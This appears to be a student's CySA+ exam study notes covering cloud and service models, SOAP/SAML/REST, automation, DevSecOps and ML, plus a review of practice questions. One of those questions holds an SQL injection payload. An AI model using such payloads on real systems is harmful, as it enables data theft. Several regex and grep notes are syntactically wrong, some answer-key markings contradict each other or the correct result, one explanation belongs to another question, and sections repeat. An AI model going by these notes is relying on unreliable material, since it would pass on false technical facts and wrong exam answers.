Exam tips: Don't need to know how to use Burp Suite

OWASP ZAP

Monday, October 31, 2022 9:14 PM

ZAP – open-source interception proxy and web app assessment tool written in Java

OWASP ZAP includes crawlers to automate the discovery of links and content within a web app

OWASP ZAP includes an automated vulnerability scan engine

The HUD mode provides alert indicators and scan tools within the browser for use as you open pages within a web site

Analyzing Web Applications

Monday, October 31, 2022 9:14 PM

Cloud and Automation

Tuesday, November 1, 2022 7:04 PM

Cloud Models

Tuesday, November 1, 2022 7:04 PM

- Public
- Private
- Community
- Hybrid
- Multicloud

Cloud deployment model – classifying the ownership and management of a cloud as public, private, community or hybrid

Public cloud – service provider makes resources available to the end users over the Internet

Infrastructure, application code and data are hosted within private instances but there's no ability to control the physical server

Cloud providers are responsible for the integrity and availability of the platform

Consumers manage confidentiality and authorization/authentication

Private cloud – company creates its own cloud environment that only it can utilize as an internal enterprise resources

- Private cloud may be hosted internally or externally
- A private cloud should be chosen when security is more important than cost
- Private clouds are a single tenant model

Private cloud admins must consider data protection, compliance and patch management

Community cloud – resources and costs are shared among several different organizations who have common service needs

A community cloud is deployed for shared use by cooperating tenants

Community clouds are secure when the organizations involved have strong interoperability agreements

Hybrid cloud – combines public, private and community clouds as well as on-prem infrastructure to meet an organization's needs

Consider when dealing with hybrid model:

- Greater complexity
- Absence of data redundancy
- Demonstrating compliance
- Security management

Multicloud – cloud deployment model where the cloud consumer uses multiple public cloud services

Using multiple cloud service providers require additional due diligence and risk assessment effort

Exam tips: five different cloud types, benefits and drawbacks for each, know when to use one or the other

Service Models

Tuesday, November 1, 2022 7:04 PM

Cloud service model –classifying the provision of cloud services and the limit of the cloud service provider's responsibility as software, platform, infrastructure, etc.

SaaS – provides hardware, OS, software and apps needed for complete app service to be delivered (ex. Slack)

Cloud service providers are responsible for the security of the platform and infrastructure

Consumers are responsible for application security, account provisioning and authorizations

IaaS – provides hardware, OS, and backend software needed in order to develop software or services (ex. Web hosting)


IaaS places the responsibility on the consumer for security of platforms and applications

Cloud service providers are responsible for the confidentiality, integrity and availability of the hardware in the resource pool

Organization governance is required to control how VMs and containers are provisioned and deprovisioned

PaaS – provides your organization with the hardware and software needed for a specific service to operate

PaaS is between SaaS and IaaS



Consider access control, load balancing, failover, privacy and protection of data when using PaaS

Always encrypt data stored in a third-party PaaS solution

SECaS – provides your organization with various types of security services without the need to maintain

a cybersecurity staff

Cloud-Based Infrastructure

Tuesday, November 1, 2022 7:05 PM

Cloud-based infrastructure must be configured to provide the same level of security as a local solution

Virtual Private Cloud (VPC) - private network segment made available to a single cloud consumer within a public cloud

The consumer is responsible for configuring the IP address space and routing within the cloud

VPC is typically used to provision internet-accessible applications that need to be accessed from geographically remote sites

On-prem solutions maintain their servers locally within the network

Many security products offer cloud-based and on-prem versions

Consider compliance or regulatory limitations of storing data in a cloud-based security solution

Be aware of the possibility of vendor lock in

CASB

Tuesday, November 1, 2022 7:05 PM

Cloud access security broker – enterprise management software designed to mediate access to cloud services by users across all types of devices

- Single sign-on
- Malware and rogue device detection
- Monitor/audit user activity
- Mitigate data exfiltration

CASB provide visibility into how clients and other network nodes use cloud services

- Forward proxy – security app or host positioned at the client network edge that forwards user traffic to the cloud network if the contents of that traffic comply with policy
- Reverse Proxy – app positioned at the cloud network edge and directs traffic to cloud services if the contents of that traffic comply with policy
- ApplicationProgrammingInterface (API) – method that uses the brokers connections between the cloud service and the cloud consumer

Service-Oriented Architecture

Tuesday, November 1, 2022 7:32 PM

SOA and Microservices

Tuesday, November 1, 2022 7:33 PM

Service-oriented architecture (SOA) - software architecture where components of the solution are conceived as loosely coupled services not dependent on a single platform type or technology

Each service takes defined inputs and produces defined outputs

Services are defined within the scope of functional business requirements that are reused for different purposes

Enterprise Service Bus (ESB) - common component of SOA architecture that facilitates decoupled service to service communication

SOA is an overall design architecture for mapping business workflows in the IT systems that support them

Microservices – software architecture where components of the solution are conceived as highly decoupled services not dependent on a single platform type or technology

A microservice is a design paradigm applied to application development		
--	--	--

Whats the difference between SOA and microservices?

SOA allows applications to be built from services with interdependencies

Microservices are capable of being developed, tested and deployed independently

SOAP

Tuesday, November 1, 2022 7:33 PM

SOA provides services with access from different sources

Simple object access protocol – XML-based web service protocol that's used to exchange messages

SOAP supports auth, transport security, asynchronous messaging and built in error handling

Leverage web services security (WS-Security) extensions to enforce integrity and confidentiality via SOAP

Web services using SOAP may be vulnerable to different exploits


- Probing – prelim attack that's used to conduct recon or enumeration against a web service
- Coercive parsing – attack that modifies requests to a SOAP web service in order to cause the service to parse the XML-based requests in a harmful way
- Poorly configured SOAP can be exploited using external references
- Malware inserted into XML messages can be used to exploit
- Avoid transmitting SQL statements over SOAP to avoid SQLi


SAML

Tuesday, November 1, 2022 7:33 PM

SAML – XML-based data format used to exchange auth info between a client and a service

SAML provides SSO and federated identity management





<https://idp.diontraining.com/login?SAMLRequest=dFdfOIJ7834daf>

```

<samlp:AuthnRequest xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="100" Version="2.0"
IssueInstant="2020-01-01T20:00:00Z" Destination="https://idp.foo/sso"
ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
AssertionConsumerServiceURL="https://sp.foo/saml/acs">
  <saml:Issuer>https://sp.foo/saml/acs</saml:Issuer>
  <ds:Signature>...</ds:Signature>
</samlp:AuthnRequest>
  
```

The signature is verified and a session is established once the response is received by the service provider

Exam tips: Doubtful to have deep dive SAML questions

REST

Tuesday, November 1, 2022 7:33 PM

REST – software architectural style that defines a set of constraints to be used for creating web application services

REST for RESTful APIs is a looser architectural framework than SOAP's tightly specified protocol

- OAuth – delegated auth framework for RESTful APIs that enables apps to obtain limited access (scopes) to a user's data without giving away a user's password
 - OAuth comes in version 1 and 2
 - OAuth services 4 types of parties: clients, resource owners, resource services and authorization servers
 - Client – applications that the user wants to access or use
 - Resource owners – end user being serviced
 - Resource servers – servers provided by a service that the user wants to access
 - Authorization servers – servers owned by the identity provider (idP)
 - OAuth2 is vulnerable to CSRF attacks and open redirects
 - OAuth is explicitly designed to authorize claims and not to authenticate users
-
- OpenID Connect (OIDC) - auth protocol that can be implemented as special types of OAuth flows with precisely defined token fields
 - OAuth is for authorization and OpenID Connect is used for auth
 - Authorization – function of specifying access rights/privileges to resources
 - Authentication – process of verifying the identity of a person or device
 - OAuth must be paired with another tool to perform authentication (verifying the identity)
 - JSON Web Tokens – token format that contains a header, payload, and signature in the form of a JSON message
 -

API

Tuesday, November 1, 2022 7:33 PM

API – library of programming utilities used to enable software devs to access functions of another apps

APIs allow for the automated administration, management, and monitoring a cloud service

Curl – tool to transfer data from or to a server, using one of the supported protocols (HTTP, HTTPS, FTP, FTPS, SCP, SFTP, TFTP, DICT, TELNET, LDAP, FILE)

Scripting

Tuesday, November 1, 2022 7:33 PM

Cloud automation – completion of cloud-related admin tasks without human intervention

Cloud automation can occur through a GUI, command line or API

Scripting can be used to provision resources, add accounts, assign permissions and perform other tasks

- Parameters
- Logic statements
- Validation
- Error handling
- Unit testing

Numerous scripting languages including Javascript, Python, Ruby, Go and many others

Exam tips:

Workflow Orchestration

Wednesday, November 2, 2022 11:07 PM

Orchestration – automation of multiple steps in a deployment process

Orchestration is the automation of automations

Rapid elasticity in cloud computing would not be possible without orchestration

- Resource orchestration -
- Workload orchestration -
- Service orchestration -

Third-party orchestration platform to protection from vendor lock in

Exam tips:

- Chef
- Puppet
- Ansible
- Docker
- Kubernetes
- Github

FAAS and Serverless

Wednesday, November 2, 2022 11:11 PM

Function as a Service – cloud service model that supports serverless software architecture by provisioning runtime containers in which code is execute in a particular programming language

Serverless – software architecture that runs functions within virtualized runtime containers in a cloud rather than on dedicated server instances

Everything in serverless is developed as a function or microservice

Serverless eliminates the need to manage physical or virtual servers

- No patching
- No administration
- No file system monitoring

The underlying architecture is managed by the cloud service provider

What is your job as a cybersecurity professional

Ensure that the clients accessing the services have not been compromised

Serverless depends on orchestration

Cloud Infrastructure Assessments

Wednesday, November 2, 2022 11:18 PM

Cloud Threats

Wednesday, November 2, 2022 11:18 PM

- Insecure API
- Improper key management
- Logging and monitoring
- Unprotected storage

Insecure APIs

WARNING: an API must only be used over an encrypted channel (HTTPS)

Data received by an API must pass server-side validation routines

Implement throttling/rate-limiting mechanisms to protect from a DoS

Improper Key Management

APIs should use secure authentication and authorization such as SAML, or OAuth/OIDC before accessing data

WARNING: Do not hardcode or embed a key into the source code

Delete unnecessary keys and regenerate keys when moving into a production environment

Insufficient Logging and Monitoring

WARNING: SaaS may not supply access to log files or monitoring tools

Logs must be copied to non-elastic storage for long-term retention

Unprotected Storage

Cloud storage containers are referred to as buckets or blobs

WARNING: Access control to storage is administered through the container policies, IAM authorizations and object ACLs

Incorrect permissions may occur due to default read/write permissions leftover from creation

Incorrect origin settings may occur when using content delivery networks

(Cross Origin Resource Sharing) CORS – content delivery network policy that instructs the browser to treat requests from nominated domains as safe

WARNING: Weak CORS policies expose the site to vulns like XSS

Cloud Tools

Wednesday, November 2, 2022 11:18 PM

Cloud tools can be used to identify VM sprawl and dormant VMs

Dormant VM – VM that's created and configured for a particular purpose and then shut down or even left running without properly decommissioning it

Scoutsuite – open-source Python tool that can be used to audit instances and policies created on multicloud platforms, including AWS, Azure and Google Cloud

Prowler – auditing tool for AWS that's used to evaluate the cloud infrastructure against AWS benchmarks, GDPR compliance and HIPAA compliance

Pacu – open-source cloud pen testing framework to test the security configuration of AWS accounts

Consult cloud service provider's AUP before scanning hosts and services

Cloud Forensics

Wednesday, November 2, 2022 11:18 PM

Attackers may use multicloud services to create their attack platform

1. Forensics in a public cloud is complicated by the access permitted by the cloud provider's SLA
2. Instances are created and destroyed due to elasticity making forensic recovery more difficult
3. Issues with chain of custody since investigators must rely on cloud service provider's to provide the data

Automation Concepts and Technologies

Wednesday, November 2, 2022 11:31 PM

CI/CD

Wednesday, November 2, 2022 11:32 PM

- Development
- Testing/integration
- Staging
- Production

Continuous integration – software development method where code updates are tested and committed to a development or build server/code repo rapidly

Continuous integration can test and commit updates multiple times per day

Continuous integration detects and resolves development conflicts early and often

Continuous Delivery – software development method where application and platform requirements are frequently tested and validated for immediate available

Continuous deployment – software development method where application and platform updates are committed to production rapidly

Continuous delivery focuses on automated testing of code in order to get it ready for release

Continuous deployment focuses on automated testing and release of code in order to get it into the product environment more quickly

Exam tips: Unlikely to get questions on this in the exam

DevSecOps

Wednesday, November 2, 2022 11:32 PM

Devops – organizational culture shift that combines software dev and systems operations by referring to the practice of integrating the two disciplines within a company

Operations and developers can build, test and release software faster and more reliably

DevSecOps – combination of software development, security operations and systems operations by integrating each discipline with the others

DevSecOps utilizes a shift-left mindset

- Integrate security from the beginning
- Test during and after development
- Automate compliance checks

IAC

Wednesday, November 2, 2022 11:32 PM

IaC – provisioning architecture in which deployment of resources is performed by scripted automation and orchestration

IaC allows for the use of scripted approaches to provision infrastructure in the cloud

Robust orchestration can lower overall IT costs, speed up deployments and increase security

Snowflake systems – any system is different in its configuration compare to a standard template within a infrastructure as code architecture

Lack of consistency leads to security issues and inefficiencies in support

Idempotence – property of IaC that an automation or orchestration action always produces the same result, regardless of the component's previous state

IaC uses carefully developed and tested scripts and orchestration runsbooks to generate consistent builds

Machine Learning

Wednesday, November 2, 2022 11:32 PM

AI – science of creating machines with the ability to develop problem solving and analysis strategies without significant human direction or intervention

ML – component of AI that enables a machine to develop strategies for solving a task given a labeled dataset where features have been manually identified but without further explicit instructions

What is the problem with the images used to train the machine learning engine?


Machine learning is only good as the datasets used to train it

Artificial Neural Network (ANN) - an architecture of input, hidden and output layers that can perform algorithmic analysis of a dataset to achieve outcome objectives

A machine learning system adjusts its neural network to reduce errors and optimize objectives

Deep learning – refinement of machine learning that enables a machine to develop strategies for solving a task given a labeled dataset and without further explicit instructions

Deep learning uses complex classes of knowledge defined in relation to simpler classes of knowledge to make more informed determinations about an environment



Data Enrichment

Wednesday, November 2, 2022 11:32 PM

Machine learning can assist with data correlation

Data enrichment – process of incorporating new updates and information to organizations existing database to improve accuracy

Ai-based systems combine indicators from multiple threat feeds to reduce false positives and false negatives

AI-based systems can identify obfuscated malware better than their human counterparts

AI-based systems struggle to identify administrative actions as malicious because that requires an understanding of intent

Machine learning is only as good as the datasets used during its training

SOAR

Wednesday, November 2, 2022 11:32 PM

SOAR – class of security tools that facilitates incident response, threat hunting and security configuration by orchestrating automated runbooks and delivering data enrichment

Next-gen SIEM – SIEM with an Integrated SOAR

- Scans security/threat data
- Analyze it with ML
- Automate data enrichment
- Provision new resources

Playbook – checklist of actions to perform to detect and respond to a specific type of incident

Runbook – automated version of a playbook that leaves clearly defined interaction points for human analysis

Conclusion

Wednesday, November 2, 2022 11:59 PM

Domain 1 – Threat and Vulnerability Management – 22%

Domain 2 – Software and systems Security – 18%

Domain 3 – Security Operations and Monitoring – 25%

Domain 4 – Incident Response

Domain 5 – Compliance and Assessment – 13%

REVIEW

Friday, November 4, 2022 8:08 PM

eFUSE = used to prevent a **firmware downgrade**

Intelligence Cycle

Review Lockheed Martin Diamond

Requirements (Planning & Direction)
Collection (& Processing)
Analysis
Dissemination
Feedback

Vulnerability reports should include **virtual hosts** to reflect the assets scanned accurately

Tcpdump -i eth0 host 10.10.1.1 - packet capture for all traffic to and from 10.10.1.1

FIPS 199

Low - the unauthorized disclosure of information could be expected to have a limited adverse effect

Moderate – serious adverse effect

High – severe or catastrophic adverse effect expected

TPM does NOT provided user authentication functions

SDLC: --> (PRADITDM)

Planning
Requirements & Analysis
Design
Implementation
Testing
Deployment
Maintenance

\b172\.16\.1\.(25[0-5]|19[2-9]|2[0-4][0-9])\b - **REGEX for any IPs from 172.16.1.1/26**

Data sampling can help capture **network flows** that could be useful without **collecting everything passing through the sensor**

View all sudo commands issued by a user - Journalctl _UID=1003 | grep sudo

Question 75: **Incorrect**

A new security appliance was installed on a network as part of a managed service deployment. The vendor controls the appliance, and the IT team cannot log in or configure it. The IT team is concerned about the appliance receiving the necessary updates. Which of the following mitigations should be performed to minimize the concern for the appliance and updates?

- Configuration management (Incorrect)
- Scan and patch the device
- Vulnerability scanning (Correct)
- Automatic updates

Reserved ports – 0-1023

Registered ports – 1024-49151

Threat + Vulnerability = Risk

System Idle (**PID 0**) and System (**PID 4**) - kernel-level binary that's the parent of the first user-mode process (Session Manager
SubSystem – smss.exe)

Wininit – should **only** have a single instance running as a process

Services.exe -

- should only have **one** instance running as a child of wininit.exe, with **other service processes showing a child of services.exe or svchost.exe**
- will be started by the SYSTEM, LOCAL SERVICE, or NETWORK SERVICE accounts

Regex:

[...] - single instance of a character within the brackets

\s - white space

\d - single digit

+ - one or more occurrences (ex. \d+ = one or more digits)

[*] - zero or more occurrences (\d* = zero or one digits)

? - one or none times (ex. \d? = zero or one digits)

{ } - number of times within the curly braces (ex. \d{3} = 3 digits,
\d{7-10} = seven to ten digits)

(...) - matching group with a regex sequence placed within the parentheses, then each group can subsequently be referred to by \1 for the first group, \2 for the second and so on

[] (pipe) - OR logical operator to match conditions as "this or that"

^ - start of line

\$ - end of line

Buffer overflows are best detected by static code analysis

Grep

'-I' - ignore case sensitivity
'-v' - return non-matching strings
'-w' - treat search strings as words
'-c' - return count of matching strings only
'-l' - return names of files with matching lines
'-L' - return names of files without matching lines

Grep -r 192\168\1.[0-255] . <- IP search using regex

Data Acquisition Order of Volatility

1. CPU registers and cache memory
2. RAM, routing tables, ARP cache, process table, temporary swap files
3. HDD/SDD/flash drive
4. Remote logging and monitoring data
5. Physical configuration and network topology
6. Archival media

Question 6: **Incorrect**

You were conducting a forensic analysis of an iPad backup and discovered that only some of the information is within the backup file. Which of the following best explains why some of the data is missing?

The backup is encrypted

The backup is stored in iCloud.

The backup is a differential backup (Correct)

The backup was interrupted (Incorrect)

Explanation

OBJ-4.4: iPhone/iPad backups can be created as full or differential backups. In this scenario, the backup being analyzed is likely a differential backup containing the information that has changed since the last full backup. If the backup were encrypted, you would be unable to read any of the contents. If the backup were interrupted, the backup file would be in an unusable state. If the backup were stored in iCloud, you would need access to their iCloud account to retrieve and access the file. Normally, during an investigation, you will not have access to the user's iCloud account.

Question 8: **Incorrect**

You are conducting static analysis of an application's source code and see the following:

```
©2022 Dion Training

String query = "SELECT * FROM courses WHERE courseId='"
+ request.getParameter("id") + "' AND certification='"
+ request.getParameter("certification")+"'";
```

If an attacker wanted to get a complete copy of the courses table and was able to substitute arbitrary strings for "id" and "certification", which of the following strings allow this to occur?

- id = "1' OR '1'=='1" and certification = "cysa' OR '1'=='1" (Correct)
- certification = "cysa' OR '1'=='1"
- id = "1' OR '1'=='1"
- id = "1' OR '1'=='1" and certification = "cysa' OR '1'=='1" (Incorrect)

Question 9: **Incorrect**

You have been hired to investigate a possible insider threat from a user named Terri. Which of the following commands would successfully look through all the log files in "/var/log" for any references to "Terri" or "terri" on a Linux server?

- find /var/log/ -name *.log -exec grep -H -e "'Terri' OR 'terri'" {} \; 2>/dev/null (Incorrect)
- find /var/log/ -exec grep -H -e "[Tt]erri" {} \; 2>/dev/null (Correct)
- find /var/log/ -name *.log -exec grep -H -e "[Tt]erri" {} \; 2>/dev/null
- find /var/log/ -exec grep -H -e "'terri' OR 'Terri'" {} \; 2>/dev/null

Question 12: **Incorrect**

You have just completed identifying, analyzing, and containing an incident. You have verified that the company uses self-encrypting drives as part of its default configuration. As you begin the eradication and recovery phase, you must sanitize the storage devices' data before restoring the data from known-good backups. Which of the following methods would be the most efficient to use to sanitize the affected hard drives?

- Use a secure erase (SE) utility on the storage devices (Incorrect)
- Incinerate and replace the storage devices
- Perform a cryptographic erase (CE) on the storage devices (Correct)
- Conduct zero-fill on the storage devices

Explanation

OBJ-4.2: Sanitizing a hard drive can be done using cryptographic erase (CE), secure erase (SE), zero-fill, or physical destruction. In this case, the hard drives already used data at rest. Therefore, the most efficient method would be to choose CE. The cryptographic erase (CE) method sanitizes a self-encrypting drive by erasing the media encryption key and then reimaging the drive. A secure erase (SE) is used to perform the sanitization of flash-based devices (such as SSDs or USB devices) when cryptographic erase is not available. The zero-fill method relies on overwriting a storage device by setting all bits to the value of zero (0), but this is not effective on SSDs or hybrid drives, and it takes much longer than the CE method. The final option is to conduct physical destruction, but since the scenario states that the storage device will be reused, this is not a valid technique. Physical destruction occurs by mechanical shredding, incineration, or degaussing magnetic hard drives.

Cryptographic erase - sanitizes self-encrypting drive by erasing the media encryption key and then reimaging the drive

Secure erase - performs sanitization of flash-based devices when cryptographic erase is not available

levels:

- 0 – emergency
- 1 – alert
- 2 – critical
- 3 – error
- 4 – warning
- 5 – notice
- 6 – info
- 7 – debugging

Valid concerns when migrating to a serverless architecture:

- Dependency on cloud provider
- Limited disaster recovery options

Wiping – overwriting data on an HD

Degaussing – demagnetizing

Valid concerns when migrating to a serverless architecture:

- Dependency on cloud provider
- Limited disaster recovery options
- Protection of endpoint security

Wiping – overwriting data on an HD

Degaussing – demagnetizing

Purging – removing sensitive data

Question 28: Incorrect

The management at Steven's work is concerned about rogue devices being attached to the network. Which of the following solutions would quickly provide the most accurate information that Steve could use to identify rogue devices on a wired network?

- | | |
|---|-------------|
| <input type="radio"/> Router and switch-based MAC address reporting | (Correct) |
| <input type="radio"/> A physical survey | |
| <input checked="" type="radio"/> Reviewing a central administration tool like an endpoint manager | (Incorrect) |
| <input type="radio"/> A discovery scan using a port scanner | |

Question 35: Incorrect

Which of the following automatically combines multiple disparate sources of information to form a complete picture of events for analysts to use during an incident response or when conducting proactive threat hunting?

- | | |
|---|-------------|
| <input type="radio"/> Continuous integration | |
| <input type="radio"/> Data enrichment | (Correct) |
| <input type="radio"/> Deep learning | |
| <input checked="" type="radio"/> Machine learning | (Incorrect) |

Explanation

OBJ-4.3: The best option is MAC address reporting from a source device like a router or a switch. If the company uses a management system or inventory process to capture these addresses, then a report from one of these devices will show what is connected to the network even when they are not currently in the inventory. This information could then be used to track down rogue devices based on the physical port connected to a network device.

Question 38: **Incorrect**

Sarah has reason to believe that systems on her network have been compromised by an APT. She has noticed many file transfers outbound to a remote site via TLS-protected HTTPS sessions from unknown systems. Which of the following techniques would most likely detect the APT?

<input type="radio"/> Endpoint forensics	(Correct)
<input checked="" type="radio"/> Endpoint behavior analysis	(Incorrect)
<input type="radio"/> Network traffic analysis	
<input type="radio"/> Network forensics	

Question 31: **Incorrect**

Which technique would provide the largest increase in security on a network with ICS, SCADA, or IoT devices?

<input type="radio"/> User and entity behavior analytics	(Correct)
<input type="radio"/> Implement endpoint protection platforms	
<input type="radio"/> Installation of anti-virus tools	
<input checked="" type="radio"/> Use of a host-based IDS or IPS	(Incorrect)

Question 37: **Incorrect**

Which of the following is not a recognized adversarial attack vector according to the MITRE ATT&CK framework?

<input type="radio"/> Physical	
<input type="radio"/> Human	
<input type="radio"/> Informational	(Correct)
<input checked="" type="radio"/> Cyber	(Incorrect)

Explanation

OBJ-1.5: Cyber, human, and physical are all recognized adversarial attack vectors in the framework. While the information may be exchanged in all of these factors, the term is too generic to uniquely describe any given attack vector under the MITRE ATT&CK framework. Cyber is the use of hardware or software IT systems. Human is the use of social engineering, coercion, impersonation, or force. Physical relies on gaining local access.

Question 52: **Incorrect**

You are trying to find a rogue device on your wired network. Which of the following options would NOT help find the device?

<input type="radio"/> MAC validation	
<input checked="" type="radio"/> Port scanning	(Incorrect)
<input type="radio"/> War walking	(Correct)
<input type="radio"/> Site surveys	

Explanation

OBJ-1.4: War walking is conducted by walking around a build while locating wireless networks and devices. War walking will not help find a wired rogue device. Checking valid MAC addresses against a known list, scanning for new systems or devices, and physically surveying for unexpected systems can be used to find rogue devices on a wired network.

Question 56: **Incorrect**

You are a cybersecurity analyst working for an accounting firm that manages the accounting for multiple smaller firms. You have successfully detected an APT operating in your company's network that appears to have been there for at least 8 months. In conducting a qualitative assessment of the impact, which of the following factors should be most prominently mentioned in your report to your firm's executives? (SELECT TWO)

<input checked="" type="checkbox"/> Detection time	(Incorrect)
<input type="checkbox"/> Downtime	
<input checked="" type="checkbox"/> Data integrity	(Correct)
<input type="checkbox"/> Economic	(Correct)
<input type="checkbox"/> Recovery time	

Question 64: **Incorrect**

According to Lockheed Martin's white paper "Intel Driven Defense," which of the following technologies could degrade an adversary's effort during the C2 phase of the kill chain?

<input type="radio"/> Port security	
<input type="radio"/> Anti-virus	
<input type="radio"/> NIPS	(Correct)
<input checked="" type="radio"/> Firewall ACL	(Incorrect)

NIST framework tiers:

1. Partial

2. Risk Informed
3. Repeatable
4. Adaptive

Question 75: **Incorrect**

You are conducting a grep search on a log file using the following REGEX expression:

©2022 Dion Training

\b[A-Za-z0-9_%+-]+\@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}\b

Which of the following strings would be included in the output of the search?

jason_dion@dion.training

(Incorrect)

www.diontraining.com

support@diontraining.com

(Correct)

jason.dion@diontraining.com

Getfacl - back up permissions of Linux system

Question 18: **Incorrect**

Which of the following is NOT a valid reason to conduct reverse engineering?

To commit industrial espionage

(Incorrect)

